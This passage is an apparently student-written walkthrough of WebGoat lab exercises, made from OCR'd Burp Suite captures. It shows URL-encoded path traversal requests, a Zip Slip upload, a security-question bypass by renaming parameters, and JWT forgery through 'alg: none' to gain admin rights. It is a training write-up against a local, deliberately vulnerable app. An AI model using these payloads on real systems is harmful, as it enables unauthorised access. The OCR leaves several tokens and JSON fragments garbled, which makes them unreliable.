3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en; q=0.9
15 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFf gp0
16 Connection: close
17
18
```

Again set the proxy using burp suite and check the incoming and outgoing requests.

Request

Pretty Raw Hex

```
1 GET /WebGoat/PathTraversal/random-picture?id=..%2e%2e%2f HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en; q=0.9
15 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFfgp0
16 Connection: close
17
18
```


Search... 0 match

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: text/plain; charset=UTF-8
7 Content-Length: 54
8 Date: Mon, 09 May 2022 05:47:53 GMT
9
10 Illegal characters are not allowed in the query params
```

When we try to do like last time it says illegal characters so we know that it is either URL encoded mostly



So we convert it into URL encoding and try

## Request

```
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en; q=0.9
15 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFf gp0
16 Connection: close
17
18
```



Search...

0 matches

## Response

```
1 HTTP/1.1 404 Not Found
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 Location: /PathTraversal/random-picture?id=.jpg
6 X-Frame-Options: DENY
7 Content-Type: application/octet-stream
8 Content-Length: 222
9 Date: Mon, 09 May 2022 05:51:28 GMT
10
11 /home/kali/.webgoat-8.2.2/PathTraversal/cats/..../cats,/home/kali/.webgoat-8.2.2/PathTraversal/cats/..../gjohan01,/home/kali/.webgoat-8.2.2/PathTraversal/cats/..../test,/home/kali/.webgoat-8.2.2/PathTraversal/cats/..../website.jpg
```

After that, we can see the path, but we need to go one less.

## Request

Pretty

Raw

Hex



```
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret
HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en; q=0.9
15 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFfgp0
16 Connection: close
17
18
```



Search...

0 matches


## Response

Pretty

Raw

Hex

Render



```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: image/jpeg
7 Content-Length: 63
8 Date: Mon, 09 May 2022 05:54:33 GMT
9
10 You found it submit the SHA-512 hash of your username as answer
```

There you go, it says to input the hash value of our username.

```
[(kali㉿kali)-[~/Desktop]]$ Retrieving other files with a path traversal
$ echo -n 'kali' | sha512sum
e5d7234d85b9b847d5cbc7974bca2a82a0cf2bda7dc728d899370ba423275fcfd3d7e47e83b87f1122968c3f7c823c6d6798ce91ef171baac5
1c41ce3739749d E - osure
```

Show random cat picture



ee26b0dd4af7e749aa1a8ee3c10ae9923f618980772e473f8819a5d4940e0db27ac185f8a0e1d5f84f88bc887fd67b143732c304cc5fa9ad8e6f57f50028a8ff -

Submit secret

And we are done!

## 1.4.7 Zip Slip assignment

```
Pretty Raw Hex
1 POST /WebGoat/PathTraversal/zip-slip HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 594
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDxQmGRRwL4nAqwDS
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFFgp0
19 Connection: close
20
21 ----WebKitFormBoundaryDxQmGRRwL4nAqwDS
22 Content-Disposition: form-data; name="uploadedFileZipSlip"; filename="Ubuntu_5.13.0-39-generic_profile.zip.gz"
23 Content-Type: application/gzip
24
25 @}dbUbuntu_5.13.0-39-generic_profile.zip
26 ----WebKitFormBoundaryDxQmGRRwL4nAqwDS
27 Content-Disposition: form-data; name="fullName"
28
29 test
30 ----WebKitFormBoundaryDxQmGRRwL4nAqwDS
31 Content-Disposition: form-data; name="email"
32
33 test@test.com
34 ----WebKitFormBoundaryDxQmGRRwL4nAqwDS
35 Content-Disposition: form-data; name="password"
36
37 test
38 ----WebKitFormBoundaryDxQmGRRwL4nAqwDS--
```

In this task, it is the same just that it is a zip file.

Request		Response	
Pretty	Raw	Hex	Render
1 POST /WebGoat/PathTraversal/zip-slip HTTP/1.1	1 HTTP/1.1 200 OK		
2 Host: localhost:8080	2 Connection: close		
3 Content-Length: 594	3 X-XSS-Protection: 1; mode=block		
4 sec-ch-ua: "(Not A:Brand"; v="8", "Chromium"; v="100"	4 X-Content-Type-Options: nosniff		
5 Accept: */*	5 X-Frame-Options: DENY		
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDxQmGRRwL4nAqwDS	6 Content-Type: application/json		
7 X-Requested-With: XMLHttpRequest	7 Date: Mon, 09 May 2022 06:19:32 GMT		
8 sec-ch-ua-mobile: ?0	8		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36	9 {		
10 sec-ch-ua-platform: "Linux"	10 "lessonCompleted":false,		
11 Origin: http://localhost:8080	11 "feedback":"Please upload a zip file",		
12 Sec-Fetch-Site: same-origin	12 "output":null,		
13 Sec-Fetch-Mode: cors	13 "assignment":"ProfileZipSlip",		
14 Sec-Fetch-Dest: empty	14 "attemptWasMade":true		
15 Referer: http://localhost:8080/WebGoat/start.mvc	15 }		
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: en-US, en; q=0.9			
18 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZ0Ffgp0			
19 Connection: close			
20			
21 ----WebKitFormBoundaryDxQmGRRwL4nAqwDS			
22 Content-Disposition: form-data; name="uploadedFileZipSlip"; filename="Ubuntu_5.13.0-39-generic_profile.zip.gz"			
23 Content-Type: application/gzip			

We can see the interaction of the uploaded zip file

```
{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":"Zip file extracted successfully, failed to copy image. Please contact our helpdesk.",
  "assignment":"ProfileZipSlip",
  "attemptWasMade":true
}
```

We will just do the same as previous '.../' to achieve this.


## (A2) Broken Authentication

### 2.1 Authentication Bypasses

#### 2.1.1 2FA Password Reset

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 107
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU14APcgf
19 Connection: close
```

#### Burpsuit in action



**Request**

	Raw	Hex
1	POST /WebGoat/auth-bypass/verify-account HTTP/1.1	
2	Host: localhost:8080	
3	Content-Length: 107	
4	sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"	
5	Accept: */*	
6	Content-Type: application/x-www-form-urlencoded; charset=UTF-8	
7	X-Requested-With: XMLHttpRequest	
8	sec-ch-ua-mobile: ?0	
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	
10	Chrome/100.0.4896.75 Safari/537.36	
11	sec-ch-ua-platform: "Linux"	
12	Origin: http://localhost:8080	
13	Sec-Fetch-Site: same-origin	
14	Sec-Fetch-Mode: cors	
15	Sec-Fetch-Dest: empty	
16	Referer: http://localhost:8080/WebGoat/start.mvc	
17	Accept-Encoding: gzip, deflate	
18	Accept-Language: en-US, en; q=0.9	
19	Cookie: JSESSIONID=1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU14APcgf	
20	Connection: close	
21	secQuestion0=favorite+teacher&secQuestion1=	
	my+street&jsEnabled=1&verifyMethod=SEC_QUESTIONS&	
	userId=12309746	

**Response**

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Connection: close			
3	X-XSS-Protection: 1; mode=block			
4	X-Content-Type-Options: nosniff			
5	X-Frame-Options: DENY			
6	Content-Type: application/json			
7	Date: Sat, 07 May 2022 08:55:32 GMT			
8				
9	{			
10	"lessonCompleted": false,			
11	"feedback": "Not quite, please try again.",			
12	"output": null,			
13	"assignment": "VerifyAccount",			
14	"attemptWasMade": true			
15	}			

We try to get important info using the repeater

**Request**

Pretty Raw Hex

```

1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 109
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=
11CM1PH-9VBdmxOKXd0stfv56g4Pm6eoU14APcgf
19 Connection: close
20
21 secQuestion00=favorite+teacher&secQuestion11=
my+street&jsEnabled=1&verifyMethod=SEC QUESTIONS&
userId=12309746

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sat, 07 May 2022 08:58:36 GMT
8
9 {
10   "lessonCompleted": true,
11   "feedback": "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
12   "output": null,
13   "assignment": "VerifyAccount",
14   "attemptWasMade": true
15 }

```

We manipulated the Question part by adding 1 and 0 to get the solution

Verify Your Account by answering the questions below:


What is the name of your favorite teacher?

What is the name of the street you grew up on?

## 2.2 JWT TOKENS

JSON Web Token (JWT) is an open standard (RFC 7519) that specifies a compact and self-contained method for securely communicating information as a JSON object between parties.

### 2.2.3 Decoding a JWT



Decode or encode a JWT some of the exercises need to encode or decode a new token ×

**Encoded**

```
Sawvuud1sdAR0LXNt55tuc1sDQogICJtM1I1D0gM1TWN2A50TTW0CWNcIAgImp0aSIg0iAi0WJj0TJhNDQtMGIXYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BLIiA6IFsgInJlYWQiLCAiD3JpdGUIIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI
```

**Decoded**

Header	Payload
<pre>{   "alg" : "HS256" }</pre>	<pre>{   "authorities" : [     "ROLE_ADMIN", "ROLE_USER"   ],   "client_id" : "my-client-with-secret",   "exp" : 1607099608,   "jti" : "9bc92a44-0b1a-4c5e-be70-da52075b9a84",   "scope" : [ "read",     "write"   ],   "user_name" : "user" }</pre>

We will decode the JWT token using Webwolf JWT decoder as shown. We can see the Header and the payload. We can clearly see the username which we will put into the text field to finish our task.

## Decoding a JWT token

Let's try decoding a JWT token, for this you can use the [JWT](#) functionality inside WebWolf. Given the following token:

eyJhbGciOiJIUzI1NiJ9.eyJXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTlIsICJST0xFX1VTRVlIIF0sDQogICJjbG1lbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXN1Y3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIg0iAi0WJj0TJhNDQtMGIxYS00YzV1LWJ1NzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJ1YWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.91YaULTuoIDJ86-zKDStntJQyHPpJ2mZAbnWRfe199iI

Copy and paste the following token and decode the token, can you find the user inside the token?

Username:  Submit

Congratulations. You have successfully completed the assignment.

Successfully completed the assignment.

## 2.2.5 JWT signing

## JWT signing

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined [here](#) the specific algorithms you can use are described [here](#) It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1\_5/ECDSA/RSASSA-PSS" function for signing the token.

## Checking the signature

One important step is to **verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.

## Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

Vote for your favorite

**WEBGOAT**

**Admin lost password**  
In this challenge you will need to help the admin and find the password in order to login

**36001 votes**

**Vote Now!**

      
Average 4.4/4

Before being given to the client, each token must be signed. As a result, we can employ the HMAC or SHA-2 functions, as well as digital signatures. So

now we'll use Burp suite, and our username will be Tom instead of Guest, as shown below. Our request has now been sent to Repeater.

Internet Engineering Task Force (IETF)  
Request for Comments: 7515  
Category: Standards Track  
ISSN: 2070-1721

M. Jones  
Microsoft  
J. Bradley  
Ping Identity  
N. Sakimura  
NRI  
May 2015

## JSON Web Signature (JWS)


### Abstract

JSON Web Signature (JWS) represents content secured with digital signatures or Message Authentication Codes (MACs) using JSON-based data structures. Cryptographic algorithms and identifiers for use with this specification are described in the separate JSON Web Algorithms (JWA) specification and an IANA registry defined by that specification. Related encryption capabilities are described in the separate JSON Web Encryption (JWE) specification.

## We see the JWS information

Request		Response	
Pretty	Raw	Hex	Render
1 POST /WebGoat/JWT/votings HTTP/1.1 2 Host: localhost:8080 3 Content-Length: 0 4 sec-ch-ua: "(Not(A.Brand);v="8", "Chromium";v="100" 5 Accept: */* 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36 10 sec-ch-ua-platform: "Linux" 11 Origin: http://localhost:8080 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:8080/WebGoat/start.mvc 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US, en;q=0.9 18 Cookie: access_token= eyJhbGciOiJIUzIwMi39.eyJpXXgiOiE2NTISMjA5jMsImFkbWluIjoiZmFsc2UlLCJlc2VyiJoiSmVycnkiFo._KHn_7cUpyIbVbdBYiR3XEpH2situ_KpCKfmWRZLYW VjzPqpaftfufyRb-chNzotk7o3CUM73Oj1UNsZv1A; JSESSIONID=pfy0f-e130F5M5auHUTtgz4E31RPKDROj86rLw; WEBWOLFSESSION=15qbsHbH_fdwLszBF6vg0HLVariaV2yi4o1B4D 19 Connection: close	1 HTTP/1.1 200 OK 2 Connection: close 3 X-XSS-Protection: 1; mode=block 4 X-Content-Type-Options: nosniff 5 X-Frame-Options: DENY 6 Content-Type: application/json 7 Date: Mon, 09 May 2022 00:43:00 GMT 8 { 9 { 10 "LessonCompleted":false, 11 "feedback": "Only an admin user can reset the votes", 12 "output":null, 13 "assignment": "JWTVotesEndpoint", 14 "attemptWasMade":true 15 }		


## The request and response



eyJhbGciOiJIUzUxMiJ9

{"alg": "HS512"}

We try to decode the base 64



{"alg": "none"}

eyJhbGciOiJub25lIn0=

And change the algorithm to none and encode again



eyJpYXQiOjE2NTI5MjA5MjMsImFkbWluljoiZmFsc2UiLCJ1c2VyljoiSmVycnkitQ

{"iat":1652920923,"admin":false,"user":Jerry"fq

Similarly this one as well

Basic concept is to change the cookie to get the ADMIN privilege

## 2.2.7 Code Review:

Can you spot the weakness?

**Congratulations. You have successfully completed the assignment.**

### 1. What is the result of the first code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

### 2. What is the result of the second code snippet?

- Solution 1: Throws an exception in line 12
- Solution 2: Invoked the method removeAllUsers at line 7
- Solution 3: Logs an error in line 9

[Submit answers](#)

**Congratulations. You have successfully completed the assignment.**

## 2.2.8 JWT Cracking

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImIhdCI6MTY1MTkwOTQyNSwiZXhwIjoxNjUzOTA5NDg1LCJzdWIiOiJXZWJhb2F0QHd1YmdvYXQub3JnIiwidXNlcm5hbWUiOiJXZWJhb2F0IiwiRW1haWwiOiJ0b21Ad2ViZ29hdC5vcmciLCJsb2xlIjpbIk1hbmFnZXIiLCJQcm9qZWN0IEFkbWluaXN0cmF0b3IiXX0.q1U9PP7P5zBq_hi0jlAUW9PUWh8QvCEIWggtmQtqCo
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{"iss": "WebGoat Token Builder",  
 "aud": "webgoat.org",  
 "iat": 1651909425,  
 "exp": 1653989485, "sub": "WebGoat@webgoat.org", "username": "WebGoat", "Email": "tom@webgoat.org", "Role": ["Manager", "Project Administrator"]}
```

```
{  
  "lessonCompleted": true,  
  "feedback":  
    "Congratulations. You have successfully completed the assignment.",  
  "output": null,  
  "assignment": "JWTSecretKeyEndpoint",  
  "attemptWasMade": true  
}
```

I have decoded the JWT token, and modified the payload, only the header and payload is been attached back.

Checked the response of the new JWT as shown above and it is a success.

## 2.2.10 Refreshing a Token

In this assignment, I'll check out the access token by pressing the checkout button.

```
1 POST /WebGoat/JWT/refresh/checkout HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 0
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer null
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Accept: */*
